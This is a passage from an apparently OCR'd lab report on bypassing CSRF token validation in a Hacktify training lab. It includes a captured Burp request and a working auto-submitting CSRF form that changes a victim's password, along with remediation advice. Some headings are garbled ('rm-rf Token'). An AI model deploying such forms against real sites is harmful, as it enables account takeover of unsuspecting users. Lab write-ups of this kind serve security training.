


11.Error was indicated by server then it not login with old password.



12.After the new password : hacker to test with this pass, it work and login successfully to open victim user account.






2.6. rm-rf Token

Reference	**Risk Rating**
rm-rf Token	**High**
Tools Used	
Burp Suite, Custom CSRF PoC	
Vulnerability Description	
The application attempts to protect against CSRF attacks using a csrf_token. However, the token validation mechanism is flawed, allowing an attacker to bypass the check by providing an arbitrary or incorrect token. This enables an attacker to perform actions on behalf of an authenticated user without their consent.	
How It Was Discovered	
By crafting a CSRF PoC and submitting a request with an invalid or missing csrf_token, it was observed that the password change request was still processed successfully, confirming the token validation bypass.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_8/lab_8.php	


Consequences of not Fixing the Issue
Account Takeover: Attackers can force password resets, gaining unauthorized access. **Session Hijacking:** If combined with XSS, attackers can steal valid CSRF tokens and execute authenticated actions. **Data Tampering:** Malicious users can modify sensitive information without user interaction.
Suggested Countermeasures
Implement Proper CSRF Token Validation: • Ensure tokens are **validated on the server side** before processing any sensitive request. • Generate **random, session-based tokens** instead of predictable values. **Use Secure Headers:** • Set SameSite=Strict in cookies to prevent unauthorized CSRF execution. • Enforce validation of **Referer and Origin headers** to only allow legitimate requests.
References
OWASP CSRF Prevention Guide

Proof of Concept :


1.I was create two account for test rm-rf token validate.




2.Firstly, I created the victim account named as good@gmail.com password is good. It was login successfully.




3.Then the bad@gmail.com password is bad now I play with this account.




4.The attacker account also login successfully.




5.Now I click change password and fill that input box hacker password.




6.After the request is captured by burpsuite to make CSRF poc and see value that is very important to bypass the value.



Burp Suite Professional v2024.12.1 - Temporary Project - licensed to h3110w0r1d
Request
Pretty
Raw
Hex
POST /HTML/csrf_lab/lab_8/passwordChange.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_BC1TF49GTQ=GS1.1.1739537247.1.0.1739537284.0.0.0; _ga=GA1.1.423982973.1739537248; PHPSESSID=7fc66baf3734215443e18295f45ce82d
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Origin: https://labs.hacktify.in
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_8/passwordChange.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
newPassword=hacker&newPassword2=hacker&csrf=d255d1b766be190d84ef5c9866cd0e41
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers


CSRF PoC generator
Request to: https://labs.hacktify.in
Options
Pretty
Raw
Hex
POST /HTML/csrf_lab/lab_8/passwordChange.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_BC1TF49GTQ=GS1.1.1739537247.1.0.1739537284.0.0.0; _ga=GA1.1.423982973.1739537248; PHPSESSID=7fc66baf3734215443e18295f45ce82d
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
Inspector
Search
0 highlights
CSRF HTML:
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://labs.hacktify.in/HTML/csrf_lab/lab_8/passwordChange.php
<input type="hidden" name="newPassword" value="hacker" />
<input type="hidden" name="newPassword2" value="hacker" />
<input type="hidden" name="csrf" value="d255d1b766be190d84ef5c9866cd0e41"
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
Search
0 highlights
Regenerate
Test in browser
Copy HTML
Close

7.Here to clearly see the token bypass where and how I use other token on this https://labs.hacktify.in/HTML/csrf_lab/lab_8/lab_8.php.



8.Then as the same technique, Login with victim account.



9.I show which token used to bypass that user login password.


```
sureshbabu@kali: ~/Desktop
File  Actions  Edit  View  Help
  <body>
    <form action="https://labs.hacktify.in/HTML/csrf_lab/lab_7/passwordChange.php" method="POST">
      <input type="hidden" name="newPassword" value="hacker" />
      <input type="hidden" name="newPassword2" value="hacker" />
      <input type="hidden" name="csrf" value="9f30abfb7a0141bb657fa6d587a5878b" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>

┌──(sureshbabu㉿kali)-[~/Desktop]
└─$ nano csrf8.html

┌──(sureshbabu㉿kali)-[~/Desktop]
└─$ nano csrf8.html

┌──(sureshbabu㉿kali)-[~/Desktop]
└─$ firefox csrf8.html
```

10.And finally, I will use this firefox filename.html to create example phishing link to click to password change and login successfully.



Note : Every Lab is similar but each lab has specific way to access and bypass the request and know something new about Cross-Site Request Forgery(CSRF).